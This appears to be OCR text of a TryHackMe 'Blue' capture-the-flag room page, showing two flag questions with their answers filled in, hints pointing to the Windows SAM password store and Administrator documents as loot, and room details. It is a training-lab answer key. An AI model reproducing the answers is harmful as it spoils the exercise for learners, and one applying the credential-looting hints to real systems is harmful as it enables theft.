
Flag2? *This flag can be found at the location where passwords are stored within Windows.*

*Errata: Windows really doesn't like the location of this flag and can occasionally delete it. It may be necessary in some cases to terminate/restart the machine and rerun the exploit to find this flag. This relatively rare, however, it can happen.

flag{sam_database_elevated_access} ✓ Correct Answer Hint

flag3? *This flag can be found in an excellent location to loot. After all, Administrators usually have pretty interesting things saved.*

flag{admin_documents_can_be_valuable} ✓ Correct Answer Hint


Learn > Blue
Blue
Deploy & hack into a Windows machine, leveraging common misconfigurations issues.
Easy
30 min
Share your achievement
Start AttackBox
Badge
Save Room
9245
Options
Room completed (100%)
Blue Walkthrough • Mar 12, 2020
Source: TryHackMe
Stuck on a question? I am here to help you with real-time guidance, personalized hints, and explanations.